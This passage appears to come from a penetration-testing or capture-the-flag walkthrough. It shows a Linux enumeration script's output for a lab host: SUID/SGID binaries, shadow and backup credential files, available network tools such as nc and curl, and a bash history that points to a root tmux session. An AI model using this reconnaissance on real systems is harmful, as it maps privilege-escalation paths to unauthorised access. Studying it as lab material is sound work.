-rwxr-xr-x 1 root root 4371 Aug 11  2016 ssh
-rwxr-xr-x 1 root root  567 Apr 14  2012 stop-bootlogd
-rwxr-xr-x 1 root root 1143 Apr 14  2012 stop-bootlogd-single
```

```
-rwxr-xr-x   1 root root   700 Oct 26  2011 sudo
srw-rw----   1 root root     0 Dec 13  2017 test
-rwxr-xr-x   1 root root   409 Dec 13  2017 tmuxer
lrwxrwxrwx   1 root root    21 Dec 11  2017 udev -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 udev-fallback-graphics -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 udev-finish -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 udevmonitor -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 udevtrigger -> /lib/init/upstart-job
lrwxrwxrwx   1 root root    21 Dec 11  2017 ufw -> /lib/init/upstart-job
-rwxr-xr-x   1 root root  2800 Apr 14  2012 umountfs
-rwxr-xr-x   1 root root  2211 Apr 14  2012 umountnfs.sh
-rwxr-xr-x   1 root root  2926 Apr 14  2012 umountroot
-rwxr-xr-x   1 root root  1039 Nov  9  2011 unattended-upgrades
-rwxr-xr-x   1 root root  1985 Apr 14  2012 urandom
lrwxrwxrwx   1 root root    21 Dec 11  2017 whoopsie -> /lib/init/upstart-job
-rwxr-xr-x   1 root root  2666 Mar 22  2012 x11-common
```

```
[-] /etc/init/ config file permissions:
total 332
drwxr-xr-x   2 root root  4096 Dec 11  2017 .
drwxr-xr-x 132 root root 12288 Apr  9 17:58 ..
-rw-r--r–   1 root root   320 Dec  8  2011 acpid.conf
-rw-r--r–   1 root root   268 Apr  3  2012 alsa-restore.conf
-rw-r--r–   1 root root   267 Apr  3  2012 alsa-store.conf
-rw-r--r–   1 root root   278 Jun 20  2010 anacron.conf
-rw-r--r–   1 root root  1309 Apr 18  2012 apport.conf
-rw-r--r–   1 root root   261 Oct 25  2011 atd.conf
-rw-r--r–   1 root root   541 Oct 17  2011 avahi-daemon.conf
-rw-r--r–   1 root root  1009 Mar  7  2012 bluetooth.conf
-rw-r--r–   1 root root   266 Apr 16  2012 console.conf
-rw-r--r–   1 root root   509 Dec 21  2010 console-setup.conf
-rw-r--r–   1 root root  1122 Apr 16  2012 container-detect.conf
-rw-r--r–   1 root root   356 Apr 16  2012 control-alt-delete.conf
-rw-r--r–   1 root root   297 Apr  2  2012 cron.conf
-rw-r--r–   1 root root  1814 Apr  9  2012 cups.conf
-rw-r--r–   1 root root   510 Jan 10  2012 dbus.conf
-rw-r--r–   1 root root   273 Mar 30  2012 dmesg.conf
-rw-r--r–   1 root root  1377 Apr 16  2012 failsafe.conf
-rw-r--r–   1 root root   380 Aug 30  2011 failsafe-x.conf
-rw-r--r–   1 root root   267 Apr 16  2012 flush-early-job-log.conf
-rw-r--r–   1 root root  1247 Mar 14  2012 friendly-recovery.conf
-rw-r--r–   1 root root   317 May 26  2011 hostname.conf
-rw-r--r–   1 root root   557 Mar 29  2012 hwclock.conf
-rw-r--r–   1 root root   444 Mar 29  2012 hwclock-save.conf
-rw-r--r–   1 root root   131 Apr  6  2012 hybrid-gfx.conf
```

```
-rw-r--r-- 1 root root  571 Feb  3  2012 irqbalance.conf
-rw-r--r-- 1 root root 1413 Apr 19  2012 lightdm.conf
-rw-r--r-- 1 root root  349 Mar 24  2012 modemmanager.conf
-rw-r--r-- 1 root root  367 Mar 18  2011 module-init-tools.conf
-rw-r--r-- 1 root root  943 Apr 12  2012 mountall.conf
-rw-r--r-- 1 root root  349 Apr 12  2012 mountall-net.conf
-rw-r--r-- 1 root root  261 Apr 12  2012 mountall-reboot.conf
-rw-r--r-- 1 root root 1201 Apr 12  2012 mountall-shell.conf
-rw-r--r-- 1 root root  405 Apr 12  2012 mounted-debugfs.conf
-rw-r--r-- 1 root root  550 Apr 12  2012 mounted-dev.conf
-rw-r--r-- 1 root root  480 Apr 12  2012 mounted-proc.conf
-rw-r--r-- 1 root root  610 Apr 12  2012 mounted-run.conf
-rw-r--r-- 1 root root 1890 Apr 12  2012 mounted-tmp.conf
-rw-r--r-- 1 root root  903 Apr 12  2012 mounted-var.conf
-rw-r--r-- 1 root root  388 Apr  4  2012 networking.conf
-rw-r--r-- 1 root root  803 Apr  4  2012 network-interface.conf
-rw-r--r-- 1 root root  523 Apr  4  2012 network-interface-container.conf
-rw-r--r-- 1 root root 1603 Apr  4  2012 network-interface-security.conf
-rw-r--r-- 1 root root  543 Apr 12  2012 network-manager.conf
-rw-r--r-- 1 root root  971 Nov  9  2011 plymouth.conf
-rw-r--r-- 1 root root  326 Mar 26  2010 plymouth-log.conf
-rw-r--r-- 1 root root  899 Mar 18  2011 plymouth-splash.conf
-rw-r--r-- 1 root root  800 Apr 13  2012 plymouth-stop.conf
-rw-r--r-- 1 root root  367 Jan 25  2011 plymouth-upstart-bridge.conf
-rw-r--r-- 1 root root  363 Dec  5  2011 procps.conf
-rw-r--r-- 1 root root  454 Apr 16  2012 rc.conf
-rw-r--r-- 1 root root  705 Apr 16  2012 rcS.conf
-rw-r--r-- 1 root root 1543 Apr 16  2012 rc-sysinit.conf
-rw-r--r-- 1 root root  457 Mar 29  2012 resolvconf.conf
-rw-r--r-- 1 root root  597 Mar 22  2012 rfkill-restore.conf
-rw-r--r-- 1 root root  469 Mar 22  2012 rfkill-store.conf
-rw-r--r-- 1 root root  426 Mar 30  2012 rsyslog.conf
-rw-r--r-- 1 root root  230 Mar 18  2011 setvtrgb.conf
-rw-r--r-- 1 root root  277 Apr 16  2012 shutdown.conf
-rw-r--r-- 1 root root  667 Mar 26  2013 ssh.conf
-rw-r--r-- 1 root root  348 Apr 16  2012 tty1.conf
-rw-r--r-- 1 root root  333 Apr 16  2012 tty2.conf
-rw-r--r-- 1 root root  333 Apr 16  2012 tty3.conf
-rw-r--r-- 1 root root  333 Apr 16  2012 tty4.conf
-rw-r--r-- 1 root root  232 Apr 16  2012 tty5.conf
-rw-r--r-- 1 root root  232 Apr 16  2012 tty6.conf
-rw-r--r-- 1 root root  322 Dec 16  2011 udev.conf
-rw-r--r-- 1 root root  637 Apr  4  2012 udev-fallback-graphics.conf
-rw-r--r-- 1 root root  769 Aug 22  2011 udev-finish.conf
-rw-r--r-- 1 root root  356 Sep 29  2011 udevmonitor.conf
-rw-r--r-- 1 root root  352 Apr  4  2012 udevtrigger.conf
-rw-r--r-- 1 root root  473 Apr  5  2012 ufw.conf
```

```
-rw-r--r--   1 root root   329 Apr 16  2012 upstart-socket-bridge.conf
-rw-r--r--   1 root root   553 Apr 16  2012 upstart-udev-bridge.conf
-rw-r--r--   1 root root   889 Feb  3  2012 ureadahead.conf
-rw-r--r--   1 root root   683 Feb  3  2012 ureadahead-other.conf
-r--r--r--   1 root root   901 Dec 11  2017 vmware-tools.conf
-rw-r--r--   1 root root   351 Dec 11  2017 vmware-tools-thinprint.conf
-rw-r--r--   1 root root  1481 Apr 16  2012 wait-for-state.conf
-rw-r--r--   1 root root   362 Apr 18  2012 whoopsie.conf


[-] /lib/systemd/* config file permissions:
/lib/systemd/:
total 4.0K
drwxr-xr-x 9 root root 4.0K Apr 25  2012 system

/lib/systemd/system:
total 112K
drwxr-xr-x 2 root root 4.0K Apr 25  2012 basic.target.wants
drwxr-xr-x 2 root root 4.0K Apr 25  2012 halt.target.wants
drwxr-xr-x 2 root root 4.0K Apr 25  2012 poweroff.target.wants
drwxr-xr-x 2 root root 4.0K Apr 25  2012 reboot.target.wants
drwxr-xr-x 2 root root 4.0K Apr 25  2012 dbus.target.wants
drwxr-xr-x 2 root root 4.0K Apr 25  2012 multi-user.target.wants
drwxr-xr-x 2 root root 4.0K Apr 25  2012 sockets.target.wants
-rw-r--r-- 1 root root  133 Apr 13  2012 upower.service
-rw-r--r-- 1 root root  137 Apr 12  2012 udisks.service
-rw-r--r-- 1 root root  164 Apr  5  2012 udev-control.socket
-rw-r--r-- 1 root root  177 Apr  5  2012 udev-kernel.socket
-rw-r--r-- 1 root root  341 Apr  5  2012 udev.service
-rw-r--r-- 1 root root  752 Apr  5  2012 udev-settle.service
-rw-r--r-- 1 root root  291 Apr  5  2012 udev-trigger.service
-rw-r--r-- 1 root root  231 Mar 30  2012 rsyslog.service
-rw-r--r-- 1 root root  433 Mar 27  2012 accounts-daemon.service
-rw-r--r-- 1 root root  189 Mar 21  2012 bluetooth.service
-rw-r--r-- 1 root root  432 Feb 25  2012 console-kit-daemon.service
-rw-r--r-- 1 root root  219 Feb 25  2012 console-kit-log-system-restart.service
-rw-r--r-- 1 root root  201 Feb 25  2012 console-kit-log-system-start.service
-rw-r--r-- 1 root root  218 Feb 25  2012 console-kit-log-system-stop.service
-rw-r--r-- 1 root root  419 Feb 22  2012 dbus.service
-rw-r--r-- 1 root root  106 Feb 22  2012 dbus.socket
-rw-r--r-- 1 root root  471 Feb 13  2012 colord.service
-rw-r--r-- 1 root root 1.1K Dec 17  2011 avahi-daemon.service
-rw-r--r-- 1 root root  874 Dec 17  2011 avahi-daemon.socket
-rw-r--r-- 1 root root  188 Nov  8  2011 rsync.service
-rw-r--r-- 1 root root  953 Oct 24  2011 rtkit-daemon.service

/lib/systemd/system/basic.target.wants:
```

```
total 0
lrwxrwxrwx 1 root root 39 Dec 11  2017 console-kit-log-system-start.service -> ../console-kit-log-system-start.service
lrwxrwxrwx 1 root root 15 Dec 11  2017 udev.service -> ../udev.service
lrwxrwxrwx 1 root root 23 Dec 11  2017 udev-trigger.service -> ../udev-trigger.service

/lib/systemd/system/halt.target.wants:
total 0
lrwxrwxrwx 1 root root 38 Dec 11  2017 console-kit-log-system-stop.service -> ../console-kit-log-system-stop.service

/lib/systemd/system/poweroff.target.wants:
total 0
lrwxrwxrwx 1 root root 38 Dec 11  2017 console-kit-log-system-stop.service -> ../console-kit-log-system-stop.service

/lib/systemd/system/reboot.target.wants:
total 0
lrwxrwxrwx 1 root root 41 Dec 11  2017 console-kit-log-system-restart.service -> ../console-kit-log-system-restart.service

/lib/systemd/system/dbus.target.wants:
total 0
lrwxrwxrwx 1 root root 14 Dec 11  2017 dbus.socket -> ../dbus.socket

/lib/systemd/system/multi-user.target.wants:
total 0
lrwxrwxrwx 1 root root 15 Dec 11  2017 dbus.service -> ../dbus.service

/lib/systemd/system/sockets.target.wants:
total 0
lrwxrwxrwx 1 root root 14 Dec 11  2017 dbus.socket -> ../dbus.socket
lrwxrwxrwx 1 root root 22 Dec 11  2017 udev-control.socket -> ../udev-control.socket
lrwxrwxrwx 1 root root 21 Dec 11  2017 udev-kernel.socket -> ../udev-kernel.socket


### SOFTWARE ###########################################
[-] Sudo version:
Sudo version 1.8.3p1


[-] Apache version:
Server version: Apache/2.2.22 (Ubuntu)
Server built:   Jul 15 2016 15:32:34
```

```
[-] Apache user configuration:
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data


[-] Installed Apache modules:
Loaded Modules:
 core_module (static)
 log_config_module (static)
 logio_module (static)
 mpm_prefork_module (static)
 http_module (static)
 so_module (static)
 alias_module (shared)
 auth_basic_module (shared)
 authn_file_module (shared)
 authz_default_module (shared)
 authz_groupfile_module (shared)
 authz_host_module (shared)
 authz_user_module (shared)
 autoindex_module (shared)
 cgi_module (shared)
 deflate_module (shared)
 dir_module (shared)
 env_module (shared)
 mime_module (shared)
 negotiation_module (shared)
 php5_module (shared)
 reqtimeout_module (shared)
 setenvif_module (shared)
 ssl_module (shared)
 status_module (shared)


### INTERESTING FILES ####################################
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/gcc
/usr/bin/curl


[-] Installed compilers:
ii  gcc                              4:4.6.3-1ubuntu5                  GNU C compiler
ii  gcc-4.6                            4.6.3-1ubuntu5                   GNU C compiler
ii  libprotoc7                        2.4.1-1ubuntu2                   protocol buffers compiler library
ii  protobuf-compiler                 2.4.1-1ubuntu2                   compiler for protocol buffer definition files


[-] Can we read/write sensitive files:
-rw-r--r-- 1 root root 1711 Dec 11  2017 /etc/passwd
-rw-r--r-- 1 root root 850 Feb  6  2018 /etc/group
-rw-r--r-- 1 root root 665 Apr 25  2012 /etc/profile
-rw-r----- 1 root shadow 1164 Feb  6  2018 /etc/shadow


[-] SUID files:
-rwsr-xr-x 1 root root 36832 Apr  8  2012 /bin/su
-rwsr-xr-x 1 root root 31304 Mar  2  2012 /bin/fusermount
-rwsr-xr-x 1 root root 69096 Mar 29  2012 /bin/umount
-rwsr-xr-x 1 root root 35712 Nov  8  2011 /bin/ping
-rwsr-xr-x 1 root root 40256 Nov  8  2011 /bin/ping6
-rwsr-xr-x 1 root root 94792 Mar 29  2012 /bin/mount
-rwsr-xr-- 1 root messagebus 292944 Feb 22  2012 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10592 Apr 19  2012 /usr/lib/pt_chown
-r-sr-xr-x 1 root root 14320 Dec 11  2017 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 9532 Dec 11  2017 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 14696 Jan  6  2012 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10408 Dec 13  2011 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 240984 Aug 11  2016 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 23184 Jan  6  2012 /usr/bin/pkexec
-rwsr-xr-x 1 root root 71248 Jan 31  2012 /usr/bin/sudoedit
-rwsr-sr-x 1 root root 10184 Mar 22  2012 /usr/bin/X
-rwsr-xr-x 1 root root 32352 Apr  8  2012 /usr/bin/newgrp
-rwsr-xr-x 1 root lpadmin 14688 Apr  9  2012 /usr/bin/lppasswd
-rwsr-xr-x 1 root root 62400 Jul 28  2011 /usr/bin/mtr
-rwsr-xr-x 1 root root 37096 Apr  8  2012 /usr/bin/chsh
-rwsr-xr-x 1 root root 18808 Nov  8  2011 /usr/bin/arping
-rwsr-xr-x 1 root root 42824 Apr  8  2012 /usr/bin/passwd
-rwsr-xr-x 1 root root 71248 Jan 31  2012 /usr/bin/sudo
-rwsr-sr-x 1 daemon daemon 47928 Oct 25  2011 /usr/bin/at
-rwsr-xr-x 1 root root 41832 Apr  8  2012 /usr/bin/chfn
-rwsr-xr-x 1 root root 18912 Nov  8  2011 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 63848 Apr  8  2012 /usr/bin/gpasswd
-rwsr-sr-x 1 libuuid libuuid 18856 Mar 29  2012 /usr/sbin/uuidd
-rwsr-xr-- 1 root dip 325744 Feb  4  2011 /usr/sbin/pppd
```


```
[-] SGID files:
-rwxr-sr-x 1 root utmp 10096 Apr 30  2011 /usr/lib/utempter/utempter
-rwxr-sr-x 1 root utmp 14864 Apr 16  2012 /usr/lib/libvte-2.90-9/gnome-pty-helper
-rwxr-sr-x 1 root mail 14664 Mar 30  2012 /usr/lib/evolution/camel-lock-helper-1.2
-rwsr-sr-x 1 root root 10184 Mar 22  2012 /usr/bin/X
-rwxr-sr-x 1 root mail 14544 Oct 18  2011 /usr/bin/mail-lock
-rwxr-sr-x 1 root mail 14800 Oct 17  2011 /usr/bin/dotlockfile
-rwxr-sr-x 1 root mlocate 39472 Aug 17  2011 /usr/bin/mlocate
-rwxr-sr-x 1 root mail 14544 Oct 18  2011 /usr/bin/mail-touchlock
-rwxr-sr-x 1 root ssh 129104 Aug 11  2016 /usr/bin/ssh-agent
-rwsr-sr-x 1 daemon daemon 47928 Oct 25  2011 /usr/bin/at
-rwxr-sr-x 1 root crontab 35896 Apr  2  2012 /usr/bin/crontab
-rwxr-sr-x 1 root tty 14648 Mar 31  2012 /usr/bin/bsd-write
-rwxr-sr-x 1 root shadow 23168 Apr  8  2012 /usr/bin/expiry
-rwxr-sr-x 1 root mail 14544 Oct 18  2011 /usr/bin/mail-unlock
-rwxr-sr-x 1 root tty 18976 Mar 29  2012 /usr/bin/wall
-rwxr-sr-x 1 root shadow 50760 Apr  8  2012 /usr/bin/chage
-rwsr-sr-x 1 libuuid libuuid 18856 Mar 29  2012 /usr/sbin/uuidd
-rwxr-sr-x 1 root games 132624 Apr 17  2012 /usr/games/gnomine
-rwxr-sr-x 1 root games 149016 Apr 17  2012 /usr/games/mahjongg
-rwxr-sr-x 1 root shadow 35432 Feb  8  2012 /sbin/unix_chkpwd


[+] Files with POSIX capabilities set:
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep


[-] Can't search *.conf files as no keyword was entered

[-] Can't search *.php files as no keyword was entered

[-] Can't search *.log files as no keyword was entered

[-] Can't search *.ini files as no keyword was entered

[-] All *.conf files in /etc (recursive 1 level):
-rw-r--r-- 1 root root 91 Dec 11  2017 /etc/kernel-img.conf
-rw-r--r-- 1 root root 321 Mar 29  2012 /etc/blkid.conf
-rw-r--r-- 1 root root 6961 Apr 25  2012 /etc/ca-certificates.conf
-rw-r--r-- 1 root root 15752 Jul 25  2009 /etc/ltrace.conf
-rw-r--r-- 1 root root 333 Dec 11  2017 /etc/updatedb.conf
-rw-r--r-- 1 root root 34 Apr 25  2012 /etc/ld.so.conf
-rw-r--r-- 1 root root 1260 May  2  2011 /etc/ucf.conf
-rw-r--r-- 1 root root 624 May 16  2010 /etc/mtools.conf
-rw-r--r-- 1 root root 956 Mar 30  2012 /etc/mke2fs.conf
-rw-r--r-- 1 root root 112 Jun 22  2007 /etc/apg.conf
```

```
-rw-r--r-- 1 root root 10333 Feb 21  2012 /etc/sensors3.conf
-rw-r--r-- 1 root root 1309 Apr 18  2012 /etc/kerneloops.conf
-rw-r--r-- 1 root root 7649 Apr 25  2012 /etc/pnm2ppa.conf
-rw-r--r-- 1 root root 2064 Nov 23  2006 /etc/netscsid.conf
-rw-r----- 1 root fuse 216 Oct 18  2011 /etc/fuse.conf
-rw-r--r-- 1 root root 2083 Dec  5  2011 /etc/sysctl.conf
-rw-r--r-- 1 root root 2969 Mar 15  2012 /etc/debconf.conf
-rw-r--r-- 1 root root 350 Dec 11  2017 /etc/popularity-contest.conf
-rw-r--r-- 1 root root 4728 Mar 24  2012 /etc/hdparm.conf
-rw-r--r-- 1 root root 599 Oct  4  2011 /etc/logrotate.conf
-rw-r--r-- 1 root root 19925 Apr 10  2012 /etc/brltty.conf
-rw-r--r-- 1 root root 1343 Jan  9  2007 /etc/wodim.conf
-rw-r--r-- 1 root root 699 Feb 13  2012 /etc/colord.conf
-rw-r--r-- 1 root root 513 Apr 25  2012 /etc/nsswitch.conf
-rw-r--r-- 1 root root 1309 Apr  9 17:58 /etc/tpvmlp.conf
-rw-r--r-- 1 root root 1263 Mar 30  2012 /etc/rsyslog.conf
-rw-r--r-- 1 root root 2981 Apr 25  2012 /etc/adduser.conf
-rw-r--r-- 1 root root 572 Mar  7  2012 /etc/usb_modeswitch.conf
-rw-r--r-- 1 root root 3343 Apr 19  2012 /etc/gai.conf
-rw-r--r-- 1 root root 92 Apr 19  2012 /etc/host.conf
-rw-r--r-- 1 root root 552 Feb  8  2012 /etc/pam.conf
-rw-r--r-- 1 root root 839 Apr  9  2012 /etc/insserv.conf
-rw-r--r-- 1 root root 604 Oct 19  2011 /etc/deluser.conf


[-] Current user's history files:
-rw------- 1 hype hype 134 Apr  9 20:09 /home/hype/.bash_history


[-] Location and contents (if accessible) of .bash_history file(s):
/home/hype/.bash_history

exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
exit
id
```

```
[-] Location and Permissions (if accessible) of .bak file(s):
-rw------- 1 root root 1711 Dec 11  2017 /var/backups/passwd.bak
-rw------- 1 root root 850 Feb  6  2018 /var/backups/group.bak
-rw------- 1 root shadow 702 Feb  6  2018 /var/backups/gshadow.bak
-rw------- 1 root shadow 1164 Feb  6  2018 /var/backups/shadow.bak


[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x  2 root mail 4096 Apr 25  2012 .
drwxr-xr-x 14 root root 4096 Feb  6  2018 ..


### SCAN COMPLETE ####################################
```


ps - report a snapshot of the current processes.
To see every process on the system using standard syntax:

```
    ps -e
    ps -ef
    ps -eF
    ps -ely
```




```
